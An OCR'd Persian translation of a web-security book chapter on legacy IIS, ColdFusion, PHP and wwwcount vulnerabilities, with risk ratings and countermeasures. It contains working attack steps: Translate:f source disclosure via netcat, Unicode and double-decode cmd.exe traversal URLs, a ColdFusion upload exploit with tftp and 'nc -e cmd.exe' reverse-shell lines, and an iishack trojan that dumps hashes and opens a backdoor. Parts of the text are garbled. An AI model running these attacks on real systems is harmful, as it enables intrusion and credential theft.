


اقدام متقابل در برابر webhits.dll

پیرامون کار برای آسیب‌پذیری webhits.dll بایستی گسترش یا (نقشهٔ استفاده از پسوندهای htw) عملکرد پسوندهای htw حذف شود . برای این کار ، بایستی مشخصات اصلی سرور آسیب‌پذیر را انتخاب کنید و Edit را برای "WWW Service" انتخاب کنید حالا روی تب Hoxe Directory کلیک کنید و بر روی دکمهٔ Configuration میان Application Setting group کلیک کنید حالا صفحهٔ پایین را مشاهده کنید :



بسادگی روی برنامه کاربردی HTW کلیک کنید و بعدأروی دکمهٔ Remove کلیک کنید . وقتی که بروی application mapping of .HTW مربوط به remove \win nt\system 32\webhits.dll.htw کردید ، وب سرور دیگر webhits.dll را فرا نمی‌خواند و بنابراین آسیب‌پذیری رفع می‌شود :



آسیب‌پذیری نشان دهندهٔ کد Translate :f در IIS5

Popularity:	*5*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	*6*

بـنظر مـی‌رسـد آسـیب‌پذیـری IIs showcode – Type همچـنان ادامه دارد . مشکل ارسال شده به Translate :f ، توسط Daniel Docekar ، (پیش‌بینی نشده) بویژه یک مثال خوبی از آنچه اتفاق افتاده باشد زمانیکه مهاجمین یک ورودی غیرمترقبه می‌فرستند این باعث می‌شود وب سرور فایلی غیرعادی را در اختیار مهاجم بگذارد ، این حملهٔ کلاسیک بر علیه پروتکلهای document-serving شبکه HTTP است .

آسـیب‌پذیـری Translate :f توسـط ارسـال مهمان ناهنجار HTTP GET برای دست‌نویس (script) قابل اجرا در خود سرور یا نوع فایل مربوطه (مانند صفحات فعال ASP server) یا (globa.asa files) انجام می‌گیرد . این فایلها برای اجرا بر روی سرور طراحی شده‌اند و هرگز تحویل ایستگاه کاری نخواهد شد .

درخواست معیوب IIS را وادار می‌کند که متن فایل را به ایستگاه کاری بفرستد تا اینکه آنرا بوسیلهٔ موتور (engine) تهیه فایل آغازگر متناسب اجرا نماید .

کلیه جنبه‌های درخواست معیوب http GET یک سرصفحه تخصیص یافته با Translate :f در انتهای آن و یک علامت کشیدهٔ backslash (\) که در آخر یک URL مشخص شده در درخواست اضافه شده است .

یـک مـثال بـرای یـک همچنین درخواستی بعداً نشان داده خواهد شد . (نمادسازی [CRLF] کارآکترهای carriage returer /line feed را نمادپردازی مـی‌کـند OD OA in hex ، کـه بطـور عـادی پـنهان وغـیرقابل مشـاهده هسـتند) توجـه کنـید backslash کشـیده بعد از سرصفحهٔ Get global .asa و Translate :f به شرح ذیل می‌باشد :

```
GET/global.asa\HTTP/1.0
Host: 192.168.20.10
User-Agent :SensePostData
Content-Type:application/x-www-form-urlencoded
Translate :f
[CRLF]
[CRLF]
```

در زمـان piping (کشیدن خطوط یا لوله) یک فایل مشمول این متن بوسیلهٔ netcat به سرور آسیب‌پذیر ، همانطوریکه نشان داده خواهد شد هدایت شده است ، فایل global.asa\ در خط فرمان نمایش داده می‌شود . ما محتوای فایل global.asa بازیافته شده در این مثال بعضی از محتواهای شاداب را که ممکن بود مهاجمین پیدا کنند را نشان می‌دهیم .

```
D:\>type trans.txt|nc-nvv 192.168.234.41 80
(Unknown)[192.168.234.41] 80(?)open
HTTP/1.1 200 Ok
Server : Microsoft-IIS/5.0
Date : Wed,23 Aug 2000 06:06:58 GMT
Content-Type : application/octet-stream
Content-Length :2790
ETag:"0448299fcd6bf1:bea"
Last-modified :Thu,15 Jun 2000 19:04:30 GMT
Accept-Ranges:bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com-->
<objectRUNAT=ServerSCOPE=SessionID=fixitPROGID="Bigco.object'></object
("ConnectionText")="DSN=phone,UID=superman,password=test,"
("ConnectionText")="DSN=Backend,UID=superman,PWD=test,"
("LDAPServer")="LDAP://ldap.bigco.com:389"
("LDAPUserID")="cn=Admin"
("LDAPPwd")="password"
```

ایـن یـک واقعیـت تلـخ است که هنوز تعدادی از سایتها کلمه‌های عبور کاربرد hard – code را بدرون فایلهای ASP و ASA می‌فرستند و این جائی است که ریسـک نفـوذ بیشـتر بالاترین حد است . همچنان ما می‌توانیم از این مثال بفهمیم که مهاجمی که با این فایل مخصوص ASA آویخته شده ،کلمه‌های عبور برای سرورهای پشـتیبان چـندگانه کـه شـامل سیسـتمLDAP هسـت را بدسـت آورده است . scriptهای رفتاری Cannel Perl که عمل net – cat based پیشین را ساده می‌نمایند ، در اینترنت قابل دسترس هستند (Trans .pl بوسیلهٔ Roelof Temmingh و srcgrab.pl را بوسیلهٔ smiler بکاربرده‌ایم)

هدفهاي f: web DAV – Translate و متعارف‌سازي (استاندارد نمودن)

بحـث بر روی علت ریشه‌ای این آسیب‌پذیری در زمانی رخ داد که برای اولین‌بار ظاهر شد . این وظیفهٔ ماکروسافت صاحب منصب است که مشکل ناشی از رفتار نابجای یـا ناجور نگهدارندگان فایل داخلی درون موتور اصلی IIS را برطرف سازد . (یک منبع از بعضی مشکلات نوشته) این وظیفه در FAQ آسیب‌پذیری طرح‌ریزی شده است و M500-58 در :

http://www. Microsoft.com/technet/security/bulletin/Ms00058.asp

Daniel Docckal مدعـی شده است که به هر حال مشکل مربوط به (Web Distributed) وب توزیع شده خالق و مفسر پرتوکل (web DAV) می‌باشد ، پروتکل standard – track اینترنت که در اصل توسط ماکروسافت حفاظت می‌شوند و خالقین راه دور را برای ایجادکردن ،حذف نمودن ، حرکت‌دادن ، جستجوکردن یـا بکاربـردن خـواص یـا نشـان‌هایـی به فایلها و دایرکتوریها در یک وب سرور قادر می‌سازد . (آیا کسی مشکلات دیگری را سراغ دارد که اینجا به این زودی حاصل دهد ؟!) web DAV توسـط پـیش‌فرضـی در II5 محافظـت و پشـتیبانی مـی‌شـود .اگـر چـه تـرجمهٔ سرصـفحهٔ HTTP در توضـیحات web DAV ذکـر نشـده اسـت (RFC2518) ، Daniel ادعـا مـی‌کـرد راه برگشـت آن در (MSDN) کتابخانهٔ شبکه توسعه دهندهٔ ماکروسافت می‌باشد که نشان می‌دهد بزودی برای تحویل یک فایل مجازی با مشخص‌کردن F برای False (نادرست) در میدان سرصفحهٔ ترجمه مورد استفاده قرار می‌گیرد .

ارتـــباط بـــا تـــیم امنیتـــی محصـــولات ماکروســـافت روشـــن ســـاخت کـــه ایـــن در حقیقـــت خـــروج یـــا توزیـــع بـــا web DAV بوده که بعنوان فیلتر ISAPI بنام httpext.dll اجرا شده است .

سرصـفحهٔ f : Translate بـه فیلـتر web DAV علامـت مـی‌دهـد که درخواست را بکار ببرد و backslash کشیده فیلتر را گمراه می‌سازد ، بنابراین یک درخواست مستقیماً به OS اصولی می‌فرستد. ویندوز 2000 با خوشحالی فایل را به سیستم مهاجمین بر می‌گرداند تا اینکه آنرا روی سرور به اجرا درآورد.

این مثالی از یک خروجی یا توزیع متعارف‌سازی است . ماکروسافت متعارف‌سازی را در توضیحشان از آسیب‌پذیری‌های دیگر توصیف می‌کند .

http://www. Microsoft.com/technet/security/bulletin/fq00-057.asp

مـتعارف‌سـازی پردازش توسط آنچه فرمهای معادل متفاوت از یک نام می‌تواندبه یک فرد مقرر شود را نام استاندارد (Canonical name) می‌نامند ، بعنوان مثال در ماشـین داده شده ، نامهای c:\dir\Test.dot و Test.dot\..\.. ممکن است همگی به یک فایل مشترک عطف شود . متعارف‌سازی پردازشی است از آنچه که یک

همچنین اسمهایی ترسیم شود به یک نام مانند c:\dir\Test.dot .

بـا مشـخص‌کـردن یکی از فرمهای مترادف گوناگون از نام فایل استاندارد در یک تقاضا ممکن است که آن تقاضا با صورتهای متفاوتی از IIS یا سیستم عامل بکار برده شود .

آسـیب‌پذیـری قدیمـی $DATA:: که قبلاً به آن اشاره گردید ، مثال خوبی از یک استانداردسازی مشکل – با درخواست فایل مشابه با نام متفاوت و فایل برگشت داده شده به مرورگر در یک مسیر نامناسب می‌باشد .

به نظر می‌رسد که Translate : f بطور مشابه کار می‌کند . با گیج‌کردن web DAV و تعیین‌کردن false (نادرست) برای Translate ، جریانی از فایلها به مرورگر برگردانده می‌شوند .

اقدام متقابل در برابر Translate : f

یک راه خوب برای آدرس ریسک مطرح شده توسط Translate : f در آسیب‌پذیریهای دیگر showcode – type این است که بسادگی فایلهای قابل اجرا از طـرف server در IIS را برای کاربرهای اینترنت آشکار می‌سازند و هرگز اطلاعات حساس موجود در این فایلها را ذخیره نمی‌کنند. ما مطمئن نیستم که آیا این عملکردها بدلـیل آسـیب‌پذیـری showcode هست ، ما در هر سرعتی ماکروسافت این را بعنوان یک توصیهٔ امنیتی عادی Normal security recommendation در FAQ به MS500-58 توصیه می‌کند .

بدیهـی اسـت fix (تعـداد بیـتهای موجـود که یک کلمهٔ کامپیوتری را تشکیل می‌دهد (سخت افزاری : یک دیسک سخت یا مغناطیسی که قابل حذف‌شدن از درایو دیسـک نیسـت) برگـزیدهٔ ماکروسـفات به دریافت تکه برنامهٔ مرجع در FAQ است (این تکه برنامه شامل pack 1 Win 2000 server می‌باشد) تکه‌برنامه‌ای که گفـته مـی‌شـود IIS را وادار به تغییر script قابل اجرا از طرف سرور می‌نماید و انواع فایل مربوطهٔ که موتور (engine) تهیهٔ فایل آغازگر مناسب از طرف سرور را بدون توجه به اینکه چه سرصفحه‌ای فرستاده است بکار می‌رود .

همانطوریکـه در NT Bugtraq مـربوط بـه Russ Cooper خاطـر نشـان شده است ، لزوم انتشار نسخهٔ مهم در زمان سرهم‌بندی Translate : f مطرح می‌شود . patch قبلی برای IIS4 حقیقتاً مشکل را اصلاح می‌کند . بطور خلاصه :

مشکل مربوط با IIS4.0\IIS5.0 و دایرکتوریهای مجازی باقیمانده در VNC به اشتراک‌گذاشته شده با M500-019 جور شده است و بدینگونه سیستمهای IIS4 اگر این تکه برنامه اولیه بکار برده شود آسیب‌پذیر نخواهند بود .

سیستمهای IIS5.0 (با و بدون M500-019 چه باشند و چه نباشند) بایستی با MS500-058 Sp1 همراه شوند .همچنین به خاطر داشته باشید که اگر مجـوز دایرکتوری مجازی IIS حاوی فایل مقصد روی چیزی محکمتر از Read تنظیم شده باشد خطای HTTP 403 forbidden به حملات Translate : f بـاز خواهـد گشـت . (حتـی اگـر show source code در حالـت فعـال باشـد) حال اگر مجوزها (یا دستورات) با Read روی دایرکتوریهای مجازی حاوی فایلهای پیشرفته تنظیم شده باشد ، آنها احتمالاً در این عمل یا رفتار آشکار و قابل مشاهده خواهند بود .

حمله کنترل اعتبار اطلاعات ورودي Unicode

Popularity:	*10*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	*8*

Unicode نتـیجهٔ تلاش جهانی برای تشکیل یک کارآکتر واحد و تک است که تمام زبانها را تنظیم می‌کند . نه هر عرضه‌کننده وب سرور که استانداردهای دو بیتی یا سه بیتی تنظیم کارآکتر Unicode را یکی کرده است . بنابراین ، نگهداری آن محدود شده است به وب سرورهای اصلی همچون IIS و Apache ماکروسافت . منبع این آسیب‌پذیری این نیست که کارآکتر Unicode را خودش ایجاد کند بلکه بیشتر این است که چگونه در نرم‌افزار توسعه می‌یابد . آسیب‌پذیری در ابتداد فقط مورد بحث و بررسـی در یـک محـل تـبادل‌نظـر اینترنـت مـورد بحـث و بررسـی قرار گرفت و بعداً Rain آنرا در (REP) proxy. forest . Rainبه اطلاع عموم می‌رساند . نظـریهٔمشـورتی در انتشـار یـا صـدور مـورد نظر در اواخر سال 2000 ارائه گردید . مشکل زمانیکه شرایط ذیل اتفاق می‌افتد (که یک حالت بطور نمونه است) بسیار جدی می‌شد.

- یک دایرکتوری قابل اجرا و نوشتنی و در دسترس است و اجازه می‌دهد به مهاجمین که کدهای جنایتکار را Upload یا بالاگذاری نماید .
- یک سیستم اجرائی همچون cmd. exe در دایرکتوری و ولوم ریشهٔ وب قابل دسترس است و یک لیست کنترل دستیابی جهت درخواست در آن ندارد . با وجود شـرایط قـابل دسترسی پیشین مهاجم می‌تواند از دایرکتوری ریشهٔ وب فرار کند . cmd.exe محلی (فایل اجرائی دستوری command .exe) را فرا می‌خواند و هر

دستوری را مانند حساب IUSR اجرا می‌کند . برای یا برای حمله‌کردن ، شما می‌توانید بسادگی همانند زیر عمل نمایید .

```
GET /scripts/ ..%c%af..%c%af..%c%af../winnt/system32/cmd.exe?+/c+dir+'
c:\'HTTP/1.0
```

کاربـرد af % co %“ بطـور مشـخص بـرای انجام آسیب‌پذیری درخواست نمی‌شود . سایر نمایشهای ”illegal“ (غیرقانونی) ”/“ و ”\“ بخوبی‌شدنی یا عملی هستند که شامل :

- % C1%1C
- %C1%9C
- %0%9C
- %CO%af
- %CO%%af
- %C1%8S
- %C1%PC

همچنیـن هـک‌کنندگان می‌تواند و سایر فایلهای اجرایی در روی دیسک را . همانند ایستگاه کاری TFTP ، برای بدست‌آوردن netcat از یک سیستم راه دور مورد هدف قرار دهند . یکی از مشکلات هک‌کنندگان در این زمینه این است که netcat بعنوان ISUR بدون هیچ امتیاز ویژه‌ای اجرا شود .

برای تعدیل‌کردن امتیاز روی سیستم NT ویندوز ، شما می‌توانید hk.exe را از http://www.nmrc.org Todd Sabin بکار برید .

متعادل‌سازی ویندوز 2000 بسیار مشکل‌تر است اما انجام‌شدنی است . برای تعدیل‌نمودن یا متعادل نمودن امتیازات از Unicode های IIS5 استفاده نمایید :

۱- ISAPIDLL را ایجـاد نمایـید تـا Revert Toself را فرا خواندو آن کاربردها را برگرداند تا درمیان مسیر IIS به مفهوم system اجرا شود ، وقتیکه برابـری و معـادل‌سـازی system ایجاد شده باشد، کاربر کنونی (IUSR) را به گروه محلی (مدیران) Administrator و نوسازی تکن (Token) اضافه نمایید کاربر کنونی برای اینکه امتیازات جدید فوراً قابل استفاده شوند .

۲- ایـن DLL را بـه یکـی از اسـامی زیـر تحت IIS Metabase کلید .LM/W3SVC/In Process I sapiApps تغییر نام دهید (این اسامی شامل :

```
idqdll/hlfpext.dll.hlfpodbc.dll.ddinc.dll,msw3pr.dll,auther.dll,admin.dll,and
shtml.dll)
```

۳- Upload کردن این dll به سرور (قربانی) که Unicode را بکار می‌برد . (دست‌نویسهای عمومی قابل دسترس متعددی این کلک یا حقه را اجرا می‌نمایند . Unicode loader.pl اثر Roelof Temmingh را امتحان کنید)

DLL بایستی به یک دایرکتوری درجائیکه IUSR امتیازات اجرائی داردUpload شود (script/ یک عقیدهٔ خوب است)

۴- ایـن DLL را از طریق یک مرورگر وب فرا بخوانید و IUSR را به گروههای مدیریتی محلی (local Administrator) اضافه کنید حالا مهاجم می‌تواند cmd.exe را از طریق Unicode . از راه دور اجرا نماید ، با امتیازات Administrator – equiralent (برابری مدیریت) بازی تمام می‌شود.

Oded Horovitis (ارو هروتیس) باکمک JD Glaser این نظریه را ارائه و رواج دادند .

اقدام متقابل در برابر Unicode

اقدامـات متقابل زیادی در برابر آسیب‌پذیری Unicode وجود دارند . مناسب‌ترین آنها برای رفع مشکل نصب تکه برنامهٔ ماکروسافت برای آن است . Patch (تکه بـرنامه کامپـیوتری) در مجـلات MS00-057,MS00-078 یـا MS00-086 یافـت مـی‌شـوند . یک تکه برنامه کوتاه مدت انتخابی برای این مشکل دنبال‌کردن Microsoft Best Practice با بهترین تمرینات ماکروسافت برای استحکام‌بخشیدن به IIS می‌باشد . آنها در آدرسهای ذیل یافت می‌شوند :

Windows NT http://www.microsoft.com/technet\itsolutious/security/tools/iilschk.asp
http://www.microsoft.com/technet\itsolutious/security/tools/iils5ehk.asp

حملة اعتبار اطلاعات ورودي Double Decode

Popularity:	9
Simplicity:	8
Impact:	7
Risk Rating:	8

در ماه مِی 2001 ، کاوشگران یا محققین NSFOCUS (http://www.nsfocus.com) نظریه‌ای در زمینهٔ آسیب‌پذیری Unicode – Like (شبه‌سازی تک رمزی) ارائه نمودند . آسیب‌پذیری عمل می‌کند برای اینکه double – decoding IIS از URLهای hex – encoded در بعضی شرایط اجرا می‌شود . IIS بعد از اولین رمزگشایی (decode) فقط یک کنترل امنیت انجام می‌دهد و در نتیجه ، یک درخواست را انجام می‌دهد زیرا بعد از ارسال دومین رمزگشایی کنترل بعدی انجام گرفته است .

برای انجام این آسیب‌پذیری می‌توانند URL ذیل را بکار ببرید :

http://www.example.com/script/..%255c...%255c winnt/system 32/ cmd.exe?/c+dir c:\

بطوریکه با حملهٔ Unicode دایرکتوری بایستی قابلیت اجرا داشته باشد . در میان گوناگونی و دگرگونی Double Decode از جمله :

- %255C
- %%35C
- %%35%63
- %25%35%63

اقدامات متقابل در برابر Double Decode

تکه برنامه مربوط به این عمل قابل دسترس است در :

http://www.microsoft.com/technet/treeview/default.asp?URL=/technet/security / bulletin/ mS01-026.asp.

خاصیت آسیب‌پذیریهاي cold fusion

L0pht ، تعداد زیادی آسیب‌پذیریهای قابل توجه را در سرور cold fusion Application محصول Allave کشف نموده است که اجازهٔ اجرای فرمان از راه دور در یک وب سرور آسیب‌پذیر را می‌دهد . وقتیکه نصب شد ، محصول جای کد نمونه و اسناد Online را می‌گیرد .

عملکرد یا انجام Open file .cfm

Popularity:	9
Simplicity:	9
Impact:	8
Risk Rating:	9

اولین مشکلی که بوجود می‌آید در نصب پیش‌گزیدهٔ فایل Open file .cfm است که به مهاجمین امکان اجازهٔ بارگذاری (upload) هر فایلی را بدون وب سرور مقصد یا بیگانه می‌دهد ، اما Open file .cfm عیناً فایل را در مرورگر شما نمایش می‌دهد .

سپس exprcalc.cfm فایلهای upload شده را ارزیابی می‌کند و آنرا با بکاربردن Open file .cfmآن را حذف یا در جایی نگهداری می‌کند . شما می‌توانید سیستم را گول بزنید که یک فایل upload شده را حذف نکند و بعداً اجراکند . برای انجام این آسیب‌پذیری ، مراحل زیر را دنبال کنید:

۱- مهارت یک فایل در زمان اجرا روی وب سرور از راه دور ، دستورات محلی را اجرا می‌نماید . بعنوان مثال ، ما دست‌نویسهای Perl را ترجیح می‌دهیم ، بنابراین

می‌توانیم فایلی بنام test.pl ایجاد نمائیم و خطوط مورد دلخواهان را روی ان بگذاریم :

system("tftp-i 192.168.51.100 GET nc.exe);
system("nc-e cmd.exe 192.168.51.100 3000");


توجه :

و آن با فرض اینکه یک مفسر Perl در سرور Cold fusion Application حضور دارد انجام خواهد گرفت .

۲- اشاره کنید با مرورگر خود به URL ذیل :

http://www.192.168.51.101/cfdocs/expeval/ Openfile.cfm

۳- فایل ساخته شده خود را (فایلی را که بصورت دستی ایجاد شود) در فیلد Open file قرار دهید و OK را کلیک کنید .




شما می‌بایستی بعضی چیزها شبیه به ذیل را مشاهده کنید .

۴- در URL ، D:\INTETPUB\wwwROOT\cfdocs\experal\Test.pl با نام و موقعیت فایلی که فایلهای upload شده expracalc.cfm را حذف می‌کند جایگزین شود ::

پس از اینکه تغییرات را ایجاد کردید ، URL بایستی بصورت زیر بخواند :

http://www.192.168.51.101/cfdocs/experal/Exprcalc.cfm?Request Timeast=2000&openfilepath=D:\INTETPUB\wwwROOT\cfdocs\experal\exprcalc.cfm



۵- شما بایستی محتویات exprcalc.cfm را در ویندوز دریافت کنید و فایل بایستی از سیستم حذف شده باشد . حالا تمام فایلهائیکه با Open file.cfm ، upload شده‌اند ، در سیستم راه دور باقی خواهند ماند .

۶- دوباره test.pl را به سیستم راه دور با مراحل مشابه که قبلاً به طور خلاصه گفته شد ، Upload کنید. وقتیکه کامل شد فایل شما upload (test.pl) خواهد شد و منتظر فراخوانی شما می‌ماند .

۷- با فراخوانی فایل test.pl با URL زیر آنرا اجرا نمایید .

http://192.168.51.101/cfdocs/expeval/test.pl

۸- اگر سرور TFTP اتان را داشتید و شنونده netcat یک مدت به اجراشدن ادامه داد ، شما بایستی پرامپت یا Prompt مدیریت (Administrator) ذیل را ببینید :

```
c:\>nc-1  -p 3000
Microsoft(R) Windows NT(TM)
(C) Copyright 1985 –1996 Microsoft Corp .
D :\INETPUB\www ROOT\cfdocs>
```

⛔ اقدامات متقابل در برابر Cold Fusion

دو راه برای جلوگیری از موفقیت عمل آسیب‌پذیری Cold Fusion وجود دارد :

▼ scriptهای ساختگی را حذف نمایید .

▲ تکه برنامه Allaire را برای عمل آسیب‌پذیری exprcalc.cfm بکار ببرید آنرا می‌توانید در :

http://www.allaire.com/handlers/index.cfm?ID=8727 & Method=Full

پیدا کنید .

بافر سرريز مي‌شوند يا (سرريز شدن بافر)

Popularity:	9
Simplicity:	9
Impact:	10
Risk Rating:	9

سرریزشـدن بافـر بـرای سـالهای مـتمادی دارای شـکافی در زرهٔ امنیتـی Unix بوده است . هرگز بعد از این مذاکره دکتر Mudge (ماج) در این باره در روزنامهٔ 1995 «چگونگی نوشتن یک Buffer Overflows :
(http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html) ، دنـیای امنیـت Unix هرگـز یکجـور و یکسان نبوده است . مقالـهٔ سال 1996 الف وان (Alef One) در مورد Smashing the stack for fun & Profit (در هم شکستن stack یا پشته برای مزاح و بهره) !! قبلاً در روزنامـهٔ 49 فراک Magazine phrack (http://www.pharack.com) منتشر شده است ، همچنین یک روزنامهٔ اساسی که چگونگی یک فرآنید ساده برای لبریزشدن بافر را به تفضیل شرح می‌دهد یک سایت عالی برای منبع یا مرجعها : http:// destroy.net/machines/security/ می‌باشد.

برای آن‌دسته از افراد که با این ایدهٔ تیره و تار آشنا نیستند ، یک buffer overflow به مهاجمنی اجازه می‌دهد تا یک ارزش عالی‌تر از آنچه که انتظار می‌رود به متغیر برنامه ، بدهد و با این کار کد دلخواه یا اختیاری را با امتیاز کاربر اجراکننده که معمولاً ریشه‌ای (root) است اجرا نماید .

مشکل اغلب اوقات ، از نوشتن ناکافی یک کد ناشی می‌شود ، همانند یک برنامه که اطلاعات یا Data را بداخل یک buffer قرار می‌دهد و سایز اطلاعات قرارگرفته را کنترل نمی‌کند .اغلب دستورات کلی برای اجرا از راه دور مایلند شبیه به زیر بنظر برسند :

/"user/open win /bin /term – display < your_IP_address > :0.0&"

درSolaris هستند.

آسـیب‌پذیـریهای ذیل شما را بر آن می‌دارد تا فکر کنید که چگونه مهاجمین به سرریزکردن بافر از راه دور عمل می‌کنند و شما را که فکر کنید در کد خود شما دنبال چه می‌گردند مجاب می‌کنند ؟!

آسیب‌پذیري PHP

دو (یـا شـاید بیشـتر) آسیب‌پذیری در دست‌نویس PHP شناخته شده‌اند . اولی مسئله اعتبار اطلاعات ورودی بصورت نمونه‌های در روزهای نخستین که به خیلی از دست‌نویسها آسیب می‌رساند ، به مهاجمین اجازه می‌دهند که هر فایلی از سیستم را ببینند یا بازنگری کنند ، برای اطلاعات بیشتر از این آسیب‌پذیری:

http:// loiver.efri.hr/~crv/security/bugs/mUnixes/httpd13.html را وارسی کنید.

گـروه Secure NetWork Inc دومـی را هـم کشـف کـردند و جالـب‌ترین آنها در آوریل سال 1997 بود . آسیب‌پذیری کشف شده شرایط یک buffer overflow (بافر سرریز) در php.cgi2.obeta10 یا بیش از این محاسبهٔ سرور NCSA HTTPD بود .مشکل زمانی رخ داد که مهاجمین رشتهٔ بزرگی بدون تـابع (fix filename) عـبور مـی‌دادند . (که از پارامترهای script استخراج می‌شود) . برای اطلاعات بیشتر در مورد آسیب‌پذیری ناشی از سرریزشدن بافر ، آدرس این سایت را چک کنید :

http://loiver.efri.hr/~crv/security/bugs/mUnixes/httpdl4.html

اقدام متقابل در برابر PHP

دو راه برای جلوگیری از عمل آسیب‌پذیری در دست‌نویس PHP وجود دارد .

- حذف کنید دست‌نویسهای قابل آسیب‌پذیر را حذف کنید .
- نگارش PHP که مشکل را رفع می‌کند را به آخرین نسخه ارتقاء بدهید .

آسیب‌پذیري wwwcount .cgi

بـرنامهٔ wwwcount .cgi یـک hit counter محلی وب است . آسیب‌پذیری و عملکرد آن برای script اولین بار بطور عمومی و فراگیر توسط plaguez در سـال 1997 ساخته شد . آسیب‌پذیری اجازه می‌دهد یک مهاجم از راه دور ، هر کدی را بر روی سیستم بصورت از راه دور اجرا کند . (همچنانکه یک کاربر HT1PD همیشـه آنـرا انجـام می‌دهد) حداقل دو رفتار (exploit) نمونهٔ عمومی ساخته شده بود ، اما آنها اساساً یک کار مشابه انجام می‌دهند یعنی : رابط ، xterm را به سیستم مهاجمین بر می‌گرداند .

برای اطلاعات بیشتر از خاصیت آسیب‌پذیری و یک راه استقرار یا نصب پیشنهادی به هر دو سایت ذیل نظری باندازید :

http://loiver.efri.hr/~crv/security/bugs/mUnixes/wwwcount.html
http://loiver.efri.hr/~crv/security/bugs/mUnixes/wwwcnt2.html

اقدامات متقابل در برابر Wwwcount

دو راه مقابله با انجام آسیب‌پذیری در برنامهٔ wwwcount وجود دارد :

- حذف‌کردن دست‌نویس مخرب wwwcount.cgi
- حذف‌کردن یا برداشتن مجوزهای اجرایی دست‌نویس با استفاده از فرمان chmod-x wwwcount.cgi

آسیب‌پذیری IIS4.0IIsHack

هـک‌کـردن IIS4.0 بـه اطلاع عموم در ژوئن 1999 رسیده بود و بعنوان یک آسیب‌پذیر قوی برای وب سرور ماکروسافت مورد اثبات قرار گرفته بود و آسیب‌پذیری کشف شده بود و عملکرد کد فایل قابل اجرا توسط eEye security group (گروه امنیتی eEye) در اینترنت منشتر شد.

منـبع ایـن مشـکل کنـترل مرزهایـی ناکافـی اسامی در URL برای STM. و HTR. و فایلهای IDC. می‌باشند که اجازه می‌دهد مهاجمین کد جنایتکارانه را (download) کنند و دستورات اختیاری را همانند Administrator در سیستم محلی اجرا نماید . رفتار یا عمل برنامه IIS Hack نامیده شد .

کـه در http://www.Technotronic.com (در میان سایر سایتهای وب) پیدا می‌شود . این عمل با ارسال URL و نام فایل Trojan که می‌خواستید اجرا شود ، انجام می‌گیرد .

```
c:\nt\>iishack 10.12.242  80 172.29.11.101/getem.exe
- - - - - - (IIS 4.0 remote buffer overflow euploit) -- - - - -
(C) dark script – barns @ eeye . com
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
-------------------------------------------------
اطلاعات ارسال شد !! data sent
```

تروجن "getem.exe" یک برنامه ساده است که ما ایجاد نموده‌ایم تا بسته‌بندی pwdump.exe (NTSAM نامشهود روی برنامهٔ انباشته شده) را باز کند و یک نسخهٔ غیرقانونی از netcat برای گوش‌دادن port25 و پرامپت یا اعلان برنامهٔ پشت (nc-nvv-L-p25 –t - e cmd.exe) را ایجاد نماید.

